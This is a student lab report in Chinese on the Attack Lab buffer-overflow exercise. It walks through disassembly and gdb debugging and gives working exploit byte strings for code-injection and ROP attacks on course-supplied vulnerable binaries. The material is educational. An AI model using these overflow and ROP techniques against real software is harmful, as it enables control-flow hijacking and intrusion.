北京郵電大學

实验报告

题目：缓冲区溢出

班　　级：2018211318

学　　号：2018210547

姓　　名：胡天翼

学　　院：计算机学院

2019 年 11 月 27 日

一、实验目的

1. 理解C语言程序的函数调用机制，栈帧的结构。
2. 理解`x86-64`的栈和参数传递机制
3. 初步掌握如何编写更加安全的程序，了解编译器和操作系统提供的防攻击手段。
4. 进一步理解`x86-64`机器指令及指令编码。

二、 实验环境

1. RemoteTerminal（1.9.2.24）
2. Linux
3. Objdump命令反汇编
4. GDB调试工具

三、实验内容

- 登录bupt3服务器，在home目录下可以找到一个`targetn.tar`文件，解压后得到如下文件：
- `README.txt`；
- `ctarget`；
- `rtarget`；
- `cookie.txt`；
- `farm.c`；
- `hex2raw`。

ctarget和rtarget运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对ctarget程序的攻击，共有3关，输入一个特定字符串，可成功调用touch1，或touch2，或touch3就通关，并向计分服务器提交得分信息；通过ROP方法实现对rtarget程序的攻击，共有2关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用touch2或touch3就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对ctraget和rtarget执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验2的具体内容见实验2说明，尤其需要认真阅读各阶段的Some Advice提示。

本实验包含了5个阶段（或关卡），难度逐级递增。各阶段分数如下所示：

四、实验步骤及实验分析

Level 1


反汇编`CTARGET`，在其中找到`getbuf`和`touch1`

```
0000000000401911 <getbuf>:
  401911:       48 83 ec 18             sub    $0x18,%rsp
  401915:       48 89 e7                mov    %rsp,%rdi
  401918:       e8 7e 02 00 00          callq  401b9b <Gets>
  40191d:       b8 01 00 00 00          mov    $0x1,%eax
  401922:       48 83 c4 18             add    $0x18,%rsp
  401926:       c3                      retq

0000000000401927 <touch1>:
```

```
  401927:       48 83 ec 08             sub    $0x8,%rsp
  40192b:       c7 05 e7 3b 20 00 01    movl   $0x1,0x203be7(%rip) # 605518
<vlevel>
  401932:       00 00 00
  401935:       bf 70 32 40 00          mov    $0x403270,%edi
  40193a:       e8 91 f3 ff ff          callq  400cd0 <puts@plt>
  40193f:       bf 01 00 00 00          mov    $0x1,%edi
  401944:       e8 97 04 00 00          callq  401de0 <validate>
  401949:       bf 00 00 00 00          mov    $0x0,%edi
  40194e:       e8 fd f4 ff ff          callq  400e50 <exit@plt>
```

若想让`getbuf`进入到`touch1`中，要使其返回地址被改写为`0x401927`，而`getbuf`的缓冲区大小为`0x18`，`getbuf`的返回地址就在缓冲区之上，`getbuf`的栈空间可表示为：



则要使返回地址被覆盖，输入应为：

```
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
27 19 40
```

即24位字符用00填充，而后紧跟上转换过顺序的`touch1`地址。

结果：

```
Cookie: 0x2a8f07a2
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Level 2

观察所给的C代码：

```
void touch2(unsigned val)
{
    vlevel = 2; /* Part of validation protocol */
    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

若我们想要执行`validate`，则必须使传入的参数`val`的等于`cookie`，查阅`target459`下的`cookie.txt`，可得`cookie`为`0x2a8f07a2`。

又因为val为传入的第一个参数，故它被存放在`%rdi`寄存器中。因此，我们的任务便是将`0x2a8f07a2`存入`%rdi`后访问`touch2`。根据提示，不推荐使用`call`或者`jmp`指令，因而想到通过修改返回地址来访问`touch2`。具体方式是设定攻击代码的返回地址为`touch2`的地址，通过`pushq`操作可以将其压入栈中，成为返回地址。这样在进行我们想要的操作后能够自动跳转到`touch2`。

由搜索得到`touch2`的地址为`0x401953`，故汇编代码为：

```
pushq $0x401953
movq $0x2a8f07a2,%rdi
ret
```

根据附录B，首先将这段代码保存为`test.s`,然后用gcc编译，最后转化为机器码

```
gcc -c test.s
objdump -d test.o > test.d
```

得到结果

```
0000000000000000 <.text>:
   0:   68 53 19 40 00          pushq  $0x401953
   5:   48 c7 c7 a2 07 8f 2a    movq    $0x2a8f07a2,%rdi
   c:   c3                      retq
```

现在考虑要将`getbuf`的返回地址覆盖为什么值：

在`gdb`中运行至`getbuf`处，查看`rsp`的值，为`0x55633698`。则我们可以将攻击代码放在输入的字符串的开头（即栈顶），将`getbuf`的返回地址修改为栈顶位置`0x55633698`

```
68 53 19 40 00 48 c7 c7
a2 07 8f 2a c3 00 00 00
00 00 00 00 00 00 00 00
98 36 63 55
```

Level 3

观察所给的C代码，发现它和Level2类似，都是带着一个参数进入到另一个函数中，并且这个参数要和cookie相等（具体的，是取出字符串）但是，由于此时传递的是字符串，即一个数组，只能传递这个数组的地址，我们必须找到一个安全的位置存放这个字符串，使它能够在函数之间传递。

和`Level2`类似，首先尝试考虑将攻击代码放在栈顶，即`getbuf`的返回地址为栈顶。攻击代码的返回地址是`touch3`的地址。

先尝试把字符串放在在`getbuf`的栈空间中，即字符串的首地址位`0x556336a5`，结果显示输入的`touch3`字符串错误。

使用`gdb`进行逐步调试，发现调用`hexmatch`前后字符串被覆盖

```
(gdb) x/96bx 0x55633698
0x55633698:  0x68    0x64    0x1a    0x40    0x00    0x48    0xc7    0xc7
0x556336a0:  0xa5    0x36    0x63    0x55    0xc3    0x32    0x61    0x38
0x556336a8:  0x66    0x30    0x37    0x61    0x32    0x00    0x00    0x00
0x556336b0:  0x64    0x1a    0x40    0x00    0x00    0x00    0x00    0x00
0x556336b8:  0x09    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x556336c0:  0x77    0x20    0x40    0x00    0x00    0x00    0x00    0x00
0x556336c8:  0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x556336d0:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556336d8:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556336e0:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556336e8:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556336f0:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
(gdb) c
(gdb) x/96bx 0x55633698
0x55633698:  0x68    0x64    0x1a    0x40    0x00    0x48    0xc7    0xc7
0x556336a0:  0xa5    0x36    0x63    0x55    0xc3    0x32    0x61    0x38
0x556336a8:  0x80    0x1a    0x40    0x00    0x00    0x00    0x00    0x00
0x556336b0:  0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x556336b8:  0x09    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x556336c0:  0x77    0x20    0x40    0x00    0x00    0x00    0x00    0x00
0x556336c8:  0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x556336d0:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556336d8:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556336e0:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556336e8:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556336f0:  0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
```

从`0x556336a8`开始都被覆盖，原因是在攻击代码调用`touch3`时，`getbuf`的栈空间被释放。

刚进入`getbuf`时，`rsp`指向的位置：

```
=> 0x0000000000401911 <+0>:     sub    $0x18,%rsp

   0x0000000000401915 <+4>:     mov    %rsp,%rdi

   0x0000000000401918 <+7>:     callq  0x401b9b <Gets>

   0x000000000040191d <+12>:    mov    $0x1,%eax

   0x0000000000401922 <+17>:    add    $0x18,%rsp

   0x0000000000401926 <+21>:    retq

End of assembler dump.

(gdb) print $rsp

$1 = (void *) 0x556336b0
```

刚进入`touch3`时，`rsp`指向的位置：

```
(gdb) print $rsp

$13 = (void *) 0x556336b8

(gdb) disas

Dump of assembler code for function touch3:

=> 0x0000000000401a64 <+0>:     push   %rbx

   0x0000000000401a65 <+1>:     mov    %rdi,%rb
```

因`0x556336b8>0x556336b0`，在执行`touch3`时`getbuf`的栈空间全部被释放。因此cookie必须储存在`0x556336b8`以上的地方。

观察可知，从`0x556336c3`后至少10个字都为空，cookie转换为字符串为`"2a8f07a2"`，共需占用8个字的空间，因此足够存放。

故，字符串指针存放在`0x556336c3`处。

真正的攻击代码为：

```
pushq $0x401a64
movq $0x556336c3,%rdi
ret
```

即

```
0000000000000000 <.text>:
   0:   68 64 1a 40 00          pushq  $0x401a64
   5:   48 c7 c7 c3 36 63 55    mov    $0x556336c3,%rdi
   c:   c3                      retq                retq
```

cookie转换后为

```
32 61 38 66 30 37 61 32 00
```

同时，多余部分直接用0填充，故输入为：

```
68 64 1a 40 00 48 c7 c7
c3 36 63 55 c3 00 00 00
00 00 00 00 00 00 00 00
98 36 63 55 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 32 61 38 66 30
37 61 32 00
```

Level 4

结合操作的编码表，在farm内找到可用的`gadget`：

```
401b09 mov %rax,%rdi
401b72 mov %rsp,%rax
401b03 popq %rax
401b0a mov %eax,%edi
401b44 mov %eax,%ecx
401b4b mov %ecx,%edx
401b73 mov %esp,%eax
```

根据Level 2的攻击代码，我们需要把`%rdi`设置为cookie，而可用的命令中只有`mov %rax,%rdi`可以修改`%rdi`，因此考虑将`%rax`设置为cookie，而`popq %rax`可以把栈顶的值传给`%rax`，所以我们要把cookie放在栈顶，通过`popq`将其弹出给`%rax`，此时`rsp`会加8。

然后调用`popq %rax`和`mov %rax,%rdi`两个`target`。

首先，输入24个`00`覆盖缓冲区，然后再`getbuf`的返回地址除覆盖上`target1`的地址，然后是`cookie`，再接着`gadget2`的地址，这样在进入`gadget1`后，栈顶为`cookie`，进行一次`popq`操作，cookie传入`rax`后，同时`rsp+8`，指向`gadget2`。最后是`touch2`的地址。`gadget1`的地址、cookie值、`gadget2`的地址是连续的三个8字节串。因此于是输入字符串如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
03 1b 40 00 00 00 00 00
a2 07 8f 2a 00 00 00 00
09 1b 40 00 00 00 00 00
53 19 40 00 00 00 00 00
```

Level 5

依据提示，考虑无影响的指令，进行补充

```
401b09 movq %rax,%rdi
401b72 movq %rsp,%rax
401b0a movl %eax,%edi
401b73 movl %esp,%eax
401b44 movl %eax,%ecx
401b4b movl %ecx,%edx
401be8 movl %edx,%esi
401b03 popq %rax
```

此题与level3一样，需要考虑字符串的存放位置，但因getbuf地址随机，无法通过绝对地址访问。因存在

```
401b09 movq %rax,%rdi
401b72 movq %rsp,%rax
```

两条指令，考虑在rsp处存入字符串，然后把当前的rsp传入rax。然而如果这么做的话，rsp指向字符串的结果是在这个gadget内的返回地址是这个字符串，无法跳到下一个。也就是说，只要我们在某一行存入不是一个地址，就必须使用pop指令，才能使返回地址正常，但pop指令弹出的又是字符串的值，而非地址。

这似乎产生了一个悖论，如何解决呢？答案是不在rsp处存字符串，而在rsp+8n的位置存放，将rsp传入rax后，再通过另外一次操作加上偏移量8n。

However，在farm内使用add会导致invalid，使用lea同样会invalid……Orz

偶然间，我发现farm中有一个`<add_xy>`

```
0000000000401b3d <add_xy>:
  401b3d:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  401b41:       c3                      retq
```

这不就是我要的加法吗！只要把rsp和偏移量分别传入%rdi与%rsi，就能使它们相加。

于是，考虑构筑rsp和偏移量到%rdi与%rsi的路径。

因只有%rax有pop，偏移量的起点必然是%rax。

```
偏移量:
%eax -> %ecx
%ecx -> %edx
%edx -> %esi

rsp:
mov %rsp, %rax
mov %rax, %rdi
```

显然偏移量不需要太大，所以使用movl操作也并没有影响。

于是构建完整操作：

```
401b03 popq %rax
#此处存放偏移量
401b44 movl %eax %ecx
401b4b movl %ecx %edx
401be8 movl %edx %esi
401b72 movq %rsp, %rax
401b09 movq %rax, %rdi
401b3d add_xy
401b09 movq %rax, %rdi
#touch3地址
#空一行
#此处存放字符串
```

则偏移量为8*5 =40，即0x28

构建输入:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
03 1b 40 00 00 00 00 00
28 00 00 00 00 00 00 00
44 1b 40 00 00 00 00 00
4b 1b 40 00 00 00 00 00
e8 1b 40 00 00 00 00 00
72 1b 40 00 00 00 00 00
09 1b 40 00 00 00 00 00
3d 1b 40 00 00 00 00 00
09 1b 40 00 00 00 00 00
64 1a 40 00 00 00 00 00
00 00 00 00 00 00 00 00
32 61 38 66 30 37 61 32
```

五、总结心得

在本次“缓冲区溢出”实验中，我结合了理论课学习的程序执行过程与实践课学习到的SSH与Linux的操作方法，以及GDB调试的操作技巧，成功地完成了一次对缓冲区溢出的实践探究。实验过程中，我将理论知识应用于实践，得到了进一步的掌握与巩固。

通过这次实验练习，我对通过使缓冲区溢出从而进行代码攻击有了初步的体验。分析汇编程序，查找寄存器的过程中遇到了不少问题。虽然在理论上学习过了程序的栈空间，但一开始，面对冗杂的汇编代码，我无从下手。通过对于程序执行过程中栈空间的分配的进一步学习以及反复的GDB调试，查看栈指针后，我才熟悉了栈空间的结构。在编写攻击字符串的过程中，我也因不熟悉函数的跳转方式，频频导致段错误。在第二阶段的实验中，虽然寻找小工具地过程冗长而无趣，但通过多个小工具的组合使用，成功地完成了字符串地储存与地址的偏移，着实令人快乐。

这次实验我总共花了将近一周的时间，虽然过程是艰辛的，但是结果确是让人回味的。最后，衷心地感谢所有给予我帮助的老师和同学们!